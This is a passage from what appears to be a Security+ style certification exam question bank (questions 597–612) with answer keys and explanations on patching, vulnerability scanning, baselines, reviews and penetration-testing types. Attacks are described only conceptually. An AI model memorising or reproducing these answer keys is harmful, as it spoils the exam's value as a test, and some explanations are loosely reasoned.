C: A malicious insider threat as the name suggests is carried out by an insider. In this question, the attackers are in an enemy country. Therefore, this answer is incorrect.

D: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source

of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. The attack described in the question is not an example of spear phishing. Therefore, this answer is incorrect.

References:

<https://www.damballa.com/advanced-persistent-threats-a-brief-description/> <http://searchsecurity.techtarget.com/definition/spear-phishing>

**QUESTION 597**

A system administrator has noticed vulnerability on a high impact production server. A recent update was made available by the vendor that addresses the vulnerability but requires a reboot of the system afterwards. Which of the following steps should the system administrator implement to address the vulnerability?

- A. Test the update in a lab environment, schedule downtime to install the patch, install the patch and reboot the server and monitor for any changes
- B. Test the update in a lab environment, backup the server, schedule downtime to install the patch, install the patch, and monitor for any changes
- C. Test the update in a lab environment, backup the server, schedule downtime to install the patch, install the update, reboot the server, and monitor for any changes
- D. Backup the server, schedule downtime to install the patch, installs the patch and monitor for any changes

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

We have an update to apply to fix the vulnerability. The update should be tested first in a lab environment, not on the production server to ensure it doesn't cause any other problems with the server. After testing the update, we should backup the server to enable us to roll back any changes in the event of any unforeseen problems with the update. The question states that the server will require a reboot. This will result in downtime so you should schedule the downtime before installing the patch. After installing the update, you should monitor the server to ensure it is functioning correctly.

**Incorrect Answers:**

A: This answer is almost complete but is omits the step of backing up the server. We should backup the server to enable us to roll back any changes in the event of any unforeseen problems with the update. Therefore, this answer is incorrect.

B: This answer is almost complete but is omits the step of rebooting the server. The question states that the update requires a reboot of the server. Therefore, this answer is incorrect.

D: This answer omits the important step of testing the update. Updates should always be testing in a lab environment before being deployed to production servers. Therefore, this answer is incorrect.

**QUESTION 598**

A security specialist has been asked to evaluate a corporate network by performing a vulnerability assessment. Which of the following will MOST likely be performed?

- A. Identify vulnerabilities, check applicability of vulnerabilities by passively testing security controls.
- B. Verify vulnerabilities exist, bypass security controls and exploit the vulnerabilities.
- C. Exploit security controls to determine vulnerabilities and misconfigurations.
- D. Bypass security controls and identify applicability of vulnerabilities by passively testing security controls.

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

We need to determine if vulnerabilities exist by passively testing security controls. A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security. Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

Incorrect Answers:

B: Verifying vulnerabilities exist, bypassing security controls and exploiting the vulnerabilities describes an attack on the system or a penetration test. Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets. A penetration test can test one method at a time of accessing one system at a time. A vulnerability scan can scan for all vulnerabilities on multiple systems and is therefore a better answer.

Therefore, this answer is incorrect.

C: Exploiting security controls to determine vulnerabilities and misconfigurations would be a slow and manual way of performing a vulnerability assessment. A vulnerability scan is an automated process of scanning for all vulnerabilities on multiple systems and is therefore a better answer.

Therefore, this answer is incorrect.

D: We need to first identify any vulnerabilities before we can check the applicability of the vulnerabilities. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html)

**QUESTION 599**

Which of the following would a security administrator implement in order to identify change from the standard configuration on a server?

- A. Penetration test
- B. Code review

- C. Baseline review
- D. Design review

**Correct Answer:** C

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The standard configuration on a server is known as the baseline. The IT baseline protection approach is a methodology to identify and implement computer security measures in an organization. The aim is the achievement of an adequate and appropriate level of security for IT systems. This is known as a baseline.

A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline).

Incorrect Answers:

A: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets. By performing a penetration test on a server, you are actively trying to circumvent its security controls to gain unauthorized or privileged access to the server. A penetration test is not used to identify change from the standard configuration on a server. Therefore, this answer is incorrect.

B: A code review is the process of reviewing the code in an application. It is not used to identify change from the standard configuration on a server. Therefore, this answer is incorrect.

D: A design review is the process of reviewing the design of something; examples include reviewing the design of the network or the design of a software application. It is not used to identify change from the standard configuration on a server. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/IT\\_baseline\\_protection](http://en.wikipedia.org/wiki/IT_baseline_protection)

### **QUESTION 600**

Several users report to the administrator that they are having issues downloading files from the file server. Which of the following assessment tools can be used to determine if there is an issue with the file server?

- A. MAC filter list
- B. Recovery agent
- C. Baselines
- D. Access list

**Correct Answer:** C

**Section:** Threats and Vulnerabilities

## **Explanation**

### **Explanation/Reference:**

Section: Threats and Vulnerabilities

The standard configuration on a server is known as the baseline. In this question, we can see if anything has changed on the file server by comparing its current configuration with the baseline.

The IT baseline protection approach is a methodology to identify and implement computer security measures in an organization. The aim is the achievement of an adequate and appropriate level of security for IT systems. This is known as a baseline. A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline).

Incorrect Answers:

A: A MAC filter list is a list of allowed or disallowed MAC addresses on a device that uses MAC filtering, for example, a network switch or a wireless access point. It is not used to determine if there is an issue with a file server. Therefore, this answer is incorrect.

B: A recovery agent is a 'master' account that can recover access to files or other encrypted data in the event of a lost or corrupted digital certificate. In the example of EFS (Encrypted File System), the recovery agent can unencrypt encrypted files if the user's certificate that was used to encrypt the files is unavailable. A recovery agent is not used to determine if there is an issue with a file server. Therefore, this answer is incorrect.

D: An access list is a list of authorized users or computers allowed to access a resource. It is not used to determine if there is an issue with a file server. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/IT\\_baseline\\_protection](http://en.wikipedia.org/wiki/IT_baseline_protection)

## **QUESTION 601**

One of the servers on the network stops responding due to lack of available memory. Server administrators did not have a clear definition of what action should have taken place based on the available memory. Which of the following would have BEST kept this incident from occurring?

- A. Set up a protocol analyzer
- B. Set up a performance baseline
- C. Review the systems monitor on a monthly basis
- D. Review the performance monitor on a monthly basis

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

### **Explanation/Reference:**

Section: Threats and Vulnerabilities

A performance baseline provides the input needed to design, implement, and support a secure network. The performance baseline would define the actions that should be performed on a server that is running low on memory.

**Incorrect Answers:**

A: A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. It is not used to provide guidance on the actions that should be performed on a server that is running low on memory. Therefore, this answer is incorrect.

C: Reviewing the systems monitor on a monthly basis may help to determine that the server is running low on memory. However, the server could run out of memory in between reviews. The system monitor also does not provide guidance on the actions that should be performed on a server that is running low on memory. Therefore this is not the best answer and is therefore incorrect.

D: Reviewing the performance monitor on a monthly basis may help to determine that the server is running low on memory. However, the server could run out of memory in between reviews. The performance monitor also does not provide guidance on the actions that should be performed on a server that is running low on memory. Therefore this is not the best answer and is therefore incorrect.

**QUESTION 602**

Ann, the software security engineer, works for a major software vendor. Which of the following practices should be implemented to help prevent race conditions, buffer overflows, and other similar vulnerabilities prior to each production release?

- A. Product baseline report
- B. Input validation
- C. Patch regression testing
- D. Code review

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The problems listed in this question can be caused by problems with the application code.

Reviewing the code will help to prevent the problems.

The purpose of code review is to look at all custom written code for holes that may exist. The review needs also to examine changes that the code--most likely in the form of a finished application--may make: configuration files, libraries, and the like. During this examination, look for threats such as opportunities for injection to occur (SQL, LDAP, code, and so on), cross-site request forgery, and authentication. Code review is often conducted as a part of gray box testing. Looking at source code can often be one of the easiest ways to find weaknesses within the application. Simply reading the code is known as manual assessment, whereas using tools to scan the code is known as automated assessment.

**Incorrect Answers:**

A: A product baseline report is a report that compares the current state of the product to the original product specification. It is not used to prevent race conditions, buffer overflows, and other similar vulnerabilities in an application. Therefore, this answer is incorrect.

B: Input validation can improve application performance by catching malformed input in the application that could cause problems with the output. For example, if a

user is expected to enter a number into a field in the application, input validation can be used to ensure that the input is numeric and not text. It can also be used to prevent attacks such as cross-site scripting and SQL injection. It is not used to prevent race conditions, buffer overflows, and other similar vulnerabilities in an application. Therefore, this answer is incorrect.

C: Regression testing is a type of software testing that seeks to uncover new software bugs, or regressions, in existing functional and non-functional areas of a system after changes such as enhancements, patches or configuration changes, have been made to them. The intent of regression testing is to ensure that changes such as those mentioned above have not introduced new faults. One of the main reasons for regression testing is to determine whether a change in one part of the software affects other parts of the software. Application patches may be released after the original application has been released. However, a code review should be performed before the application is released in the first place. Therefore, this answer is incorrect.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 345 [http://en.wikipedia.org/wiki/Regression\\_testing](http://en.wikipedia.org/wiki/Regression_testing)

### **QUESTION 603**

Which of the following assessment techniques would a security administrator implement to ensure that systems and software are developed properly?

- A. Baseline reporting
- B. Input validation
- C. Determine attack surface
- D. Design reviews

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

When implementing systems and software, an important step is the design of the systems and software. The systems and software should be designed to ensure that the system works as intended and is secure.

The design review assessment examines the ports and protocols used, the rules, segmentation, and access control in the system or application. A design review is basically a check to ensure that the design of the system meets the security requirements.

**Incorrect Answers:**

A: A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline). Baseline reporting should take place after the systems and software have been designed, the design reviewed and the systems and software have been implemented. Therefore, this answer is incorrect.

B: Input validation can improve application performance by catching malformed input in the application that could cause problems with the output. For example, if a user is expected to enter a number into a field in the application, input validation can be used to ensure that the input is numeric and not text. Input validation is a part of application design. It can also be used to prevent attacks such as cross-site scripting and SQL injection. However, it is not part of general system design. Therefore, this answer is incorrect.

C: Determining attack surface is a security practice that is performed after a system or software application has been implemented. However, this question is asking about the development of systems and software. The 'development' is performed before the systems are implemented. Therefore, this answer is incorrect.

#### **QUESTION 604**

A financial company requires a new private network link with a business partner to cater for realtime and batched data flows.

Which of the following activities should be performed by the IT security staff member prior to establishing the link?

- A. Baseline reporting
- B. Design review
- C. Code review
- D. SLA reporting

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

This question is asking about a new private network link (a VPN) with a business partner. This will provide access to the local network from the business partner. When implementing a VPN, an important step is the design of the VPN. The VPN should be designed to ensure that the security of the network and local systems is not compromised.

The design review assessment examines the ports and protocols used, the rules, segmentation, and access control in the systems or applications. A design review is basically a check to ensure that the design of the system meets the security requirements.

**Incorrect Answers:**

A: A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline). In this question, we are implementing a VPN. We need to ensure that the design of the VPN meets the security requirements BEFORE the VPN is implemented. Therefore, this answer is incorrect.

C: A code review is the process of reviewing the code of a software application. This question is asking about the design and implementation of a VPN. Therefore, this answer is irrelevant and incorrect.

D: SLA (Service Level Agreement) reporting is the process of comparing (and reporting on) current performance in terms of system uptime or deliverables delivered on time to the metrics defined in the SLA. This question is asking about the design and implementation of a VPN. Therefore, this answer is irrelevant and incorrect.

#### **QUESTION 605**

Which of the following assessments would Pete, the security administrator, use to actively test that an application's security controls are in place?

- A. Code review
- B. Penetration test
- C. Protocol analyzer
- D. Vulnerability scan

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are sometimes called white hat attacks because in a pen test, the good guys are attempting to break in.

Pen test strategies include:

**Targeted testing**

Targeted testing is performed by the organization's IT team and the penetration testing team working together. It's sometimes referred to as a "lights- turned-on" approach because everyone can see the test being carried out.

**External testing**

This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

**Internal testing**

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

**Blind testing**

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive.

**Double blind testing**

Double blind testing takes the blind test and carries it a step further. In this type of pen test, only one or two people within the organization might be aware a test is

being conducted. Double-blind tests can be useful for testing an organization's security monitoring and incident identification as well as its response procedures.

Incorrect Answers:

A: A code review is the process of reviewing the code of a software application. This is generally performed during development of the application before the application is released. A penetration test would test the security of the application after it has been released. Therefore, this answer is incorrect.

C: A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. A protocol analyzer is not used to test an application's security controls. Therefore, this answer is incorrect.

D: A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates. A vulnerability scan does not actively test that an application's security controls are in place. Therefore, this answer is incorrect.

References:

<http://searchsoftwarequality.techtarget.com/definition/penetration-testing>

#### **QUESTION 606**

Which of the following is the MOST intrusive type of testing against a production system?

- A. White box testing
- B. War dialing
- C. Vulnerability testing
- D. Penetration testing

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Penetration testing is the most intrusive type of testing because you are actively trying to circumvent the system's security controls to gain access to the system. Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are sometimes called white hat attacks because in a pen test, the good guys are attempting to break in.

Pen test strategies include:

#### Targeted testing

Targeted testing is performed by the organization's IT team and the penetration testing team working together. It's sometimes referred to as a "lights- turned-on" approach because everyone can see the test being carried out.

#### External testing

This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

#### Internal testing

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

#### Blind testing

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive.

#### Double blind testing

Double blind testing takes the blind test and carries it a step further. In this type of pen test, only one or two people within the organization might be aware a test is being conducted. Double- blind tests can be useful for testing an organization's security monitoring and incident identification as well as its response procedures.

#### Incorrect Answers:

A: White box testing is a software testing technique whereby explicit knowledge of the internal workings of the item being tested are used to select the test data. Unlike black box testing, white box testing uses specific knowledge of programming code to examine outputs. The test is accurate only if the tester knows what the program is supposed to do. He or she can then see if the program diverges from its intended goal. White box testing does not account for errors caused by omission, and all visible code must also be readable. White box testing is used to test the code of an application. It is not used to test the security controls of a production system.

Therefore, this answer is incorrect.

B: War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems and fax machines. It is not used to test the security controls of a production system. Therefore, this answer is incorrect.

C: A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates. A vulnerability scan is considered passive in that it doesn't actually attempt to circumvent the security controls of a system to gain access (unlike a penetration test). Therefore, this answer is incorrect.

#### References:

<http://searchsoftwarequality.techtarget.com/definition/penetration-testing> [http://www.webopedia.com/TERM/W/White\\_Box\\_Testing.html](http://www.webopedia.com/TERM/W/White_Box_Testing.html) [http://en.wikipedia.org/wiki/War\\_dialing](http://en.wikipedia.org/wiki/War_dialing)

#### QUESTION 607

During an anonymous penetration test, Jane, a system administrator, was able to identify a shared print spool directory, and was able to download a document from the spool. Which statement BEST describes her privileges?

- A. All users have write access to the directory.
- B. Jane has read access to the file.
- C. All users have read access to the file.
- D. Jane has read access to the directory.

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The question states that Jane was able to download a document from the spool directory. To view and download the document, Jane must have at least Read access to the file. The fact that the document belonged to someone else suggests that all users have read access to the file.

**Incorrect Answers:**

A: You need Read access to read and download a document from a spool directory. Write access would enable you to create documents in the spool directory but doesn't mean you can download documents from the directory. Therefore, this answer is incorrect.

B: Jane was able to view and download the document so she does have Read access to it. However, the fact that the document belonged to someone else suggests that other users have read access to the file rather than only Jane having read access to the file. Therefore, this answer is incorrect.

D: Read access to the directory would allow Jane to view the directory and view the contents of the directory. However, to view and download a file from the directory, Jane would need read access to the file itself, not just the directory. Therefore, this answer is incorrect.

### **QUESTION 608**

During a penetration test from the Internet, Jane, the system administrator, was able to establish a connection to an internal router, but not successfully log in to it. Which ports and protocols are MOST likely to be open on the firewall? (Select FOUR).

- A. 21
- B. 22
- C. 23
- D. 69
- E. 3389
- F. SSH
- G. Terminal services
- H. Rlogin

- I. Rsync
- J. Telnet

**Correct Answer:** BCFJ

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The question states that Jane was able to establish a connection to an internal router. Typical ports and protocols used to connect to a router include the following:

B, F: Port 22 which is used by SSH (Secure Shell).

C, J: Port 23 which is used by Telnet.

SSH and Telnet both provide command line interfaces for administering network devices such as routers and switches.

**Incorrect Answers:**

A: Port 21 is used by FTP (File Transfer Protocol). It is used for downloading and uploading files over a network using a TCP connection. It is not used for connecting to network devices such as routers or switches. Therefore, this answer is incorrect.

D: Port 69 is used by TFTP (Trivial File Transfer Protocol). It is used for downloading and uploading files over a network using a UDP connection. It is not used for connecting to network devices such as routers or switches. Therefore, this answer is incorrect.

E: Port 3389 is used by Remote Desktop Protocol (RDP). RDP is used for connecting to Windows computers. It is not used for connecting to network devices such as routers or switches. Therefore, this answer is incorrect.

G: Terminal Services is an earlier name for Remote Desktop Services. Terminal Services uses Remote Desktop Protocol (RDP) on port 3389. It is not used for connecting to network devices such as routers or switches. Therefore, this answer is incorrect.

H: Rlogin (Remote Login) uses port 513 and is used for connecting to Linux or Unix computers. It is not used for connecting to network devices such as routers or switches. Therefore, this answer is incorrect.

I: RSync is a file synchronization protocol that uses port 873. It is used for synchronizing files between Linux or Unix computers. It is not used for connecting to network devices such as routers or switches. Therefore, this answer is incorrect.

**References:**

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### **QUESTION 609**

Mike, a security professional, is tasked with actively verifying the strength of the security controls on a company's live modem pool. Which of the following activities is MOST appropriate?

- A. War dialing

- B. War chalking
- C. War driving
- D. Bluesnarfing

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems and fax machines. Hackers use the resulting lists for various purposes: hobbyists for exploration, and crackers - malicious hackers who specialize in computer security - for guessing user accounts (by capturing voicemail greetings), or locating modems that might provide an entry-point into computer or other electronic systems. It may also be used by security personnel, for example, to detect unauthorized devices, such as modems or faxes, on a company's telephone network.

**Incorrect Answers:**

B: War chalking is the act of making chalk marks on outdoor surfaces (walls, sidewalks, buildings, sign posts, trees) to indicate the existence of an open wireless network connection, usually offering an Internet connection so that others can benefit from the free wireless access. The open connections typically come from the access points of wireless networks located within buildings to serve enterprises. The chalk symbols indicate the type of access point that is available at that specific spot. War chalking is not used to test the security controls of modems.

Therefore, this answer is incorrect.

C: War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, you need a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources. War driving is not used to test the security controls of modems. Therefore, this answer is incorrect.

D: Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled. Bluesnarfing is not used to test the security controls of modems.

Therefore, this answer is incorrect.

**References:**

[http://en.wikipedia.org/wiki/War\\_dialing](http://en.wikipedia.org/wiki/War_dialing)

<http://www.webopedia.com/TERM/W/warchalking.html>

<http://searchmobilecomputing.techtarget.com/definition/war-driving> <http://searchmobilecomputing.techtarget.com/definition/bluesnarfing>

**QUESTION 610**

Which of the following is BEST utilized to actively test security controls on a particular system?

- A. Port scanning
- B. Penetration test
- C. Vulnerability scanning
- D. Grey/Gray box

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Penetration testing is the most intrusive type of testing because you are actively trying to circumvent the system's security controls to gain access to the system.

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are sometimes called white hat attacks because in a pen test, the good guys are attempting to break in.

Pen test strategies include:

**Targeted testing**

Targeted testing is performed by the organization's IT team and the penetration testing team working together. It's sometimes referred to as a "lights- turned-on" approach because everyone can see the test being carried out.

**External testing**

This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

**Internal testing**

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

**Blind testing**

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for

reconnaissance, it can be expensive.

#### Double blind testing

Double blind testing takes the blind test and carries it a step further. In this type of pen test, only one or two people within the organization might be aware a test is being conducted. Double-blind tests can be useful for testing an organization's security monitoring and incident identification as well as its response procedures.

#### Incorrect Answers:

A: A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it. A port scan or portscan can be defined as a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port. While not a nefarious process in and of itself, it is one used by hackers to probe target machine services with the aim of exploiting a known vulnerability of that service. However the majority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine.

Port scanning does not actively test security controls on a system. Therefore, this answer is incorrect.

C: A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates. A vulnerability scan is considered passive in that it doesn't actually attempt to circumvent the security controls of a system to gain access (unlike a penetration test). Therefore, this answer is incorrect.

D: Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing does not actively test security controls on a system. Therefore, this answer is incorrect.

#### References:

<http://searchsoftwarequality.techtarget.com/definition/penetration-testing> [http://en.wikipedia.org/wiki/Port\\_scanner](http://en.wikipedia.org/wiki/Port_scanner) <http://searchsoftwarequality.techtarget.com/definition/gray-box>

### QUESTION 611

A security administrator is aware that a portion of the company's Internet-facing network tends to be non-secure due to poorly configured and patched systems. The business owner has accepted the risk of those systems being compromised, but the administrator wants to determine the degree to which those systems can be used to gain access to the company intranet. Which of the following should the administrator perform?

- A. Patch management assessment
- B. Business impact assessment
- C. Penetration test
- D. Vulnerability assessment

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Penetration testing is the most intrusive type of testing because you are actively trying to circumvent the system's security controls to gain access to the system. It is also used to determine the degree to which the systems can be used to gain access to the company intranet (the degree of access to local network resources).

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are sometimes called white hat attacks because in a pen test, the good guys are attempting to break in.

Pen test strategies include:

**Targeted testing**

Targeted testing is performed by the organization's IT team and the penetration testing team working together. It's sometimes referred to as a "lights- turned-on" approach because everyone can see the test being carried out.

**External testing**

This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

**Internal testing**

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

**Blind testing**

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive.

**Double blind testing**

Double blind testing takes the blind test and carries it a step further. In this type of pen test, only one or two people within the organization might be aware a test is being conducted. Double- blind tests can be useful for testing an organization's security monitoring and incident identification as well as its response procedures.

**Incorrect Answers:**

A: Patch management is the process of managing the installation of security patches and updates on computer systems. An assessment of the patch management process is not performed to determine the degree to which computer systems can be used to gain access to the company intranet.

Therefore, this answer is incorrect.

B: A Business impact assessment is the assessment an event will have on the business; for example, a server failure. You could even perform a business impact assessment to assess the impact of a network intrusion. However, to test the possible extent of an intrusion, you need to perform a penetration test. Therefore, this

answer is incorrect.

D: A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates. A vulnerability scan is considered passive in that it doesn't actually attempt to circumvent the security controls of a system to gain access (unlike a penetration test). It can therefore not be used to determine the degree to which computer systems can be used to gain access to the company intranet.

Therefore, this answer is incorrect.

References:

<http://searchsoftwarequality.techtarget.com/definition/penetration-testing>

### **QUESTION 612**

Ann, a security analyst, is preparing for an upcoming security audit. To ensure that she identifies unapplied security controls and patches without attacking or compromising the system, Ann would use which of the following?

- A. Vulnerability scanning
- B. SQL injection
- C. Penetration testing
- D. Antivirus update

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

**Incorrect Answers:**

B: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly

executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. SQL injection is not a method used to test for unapplied security controls and patches. Therefore, this answer is incorrect.

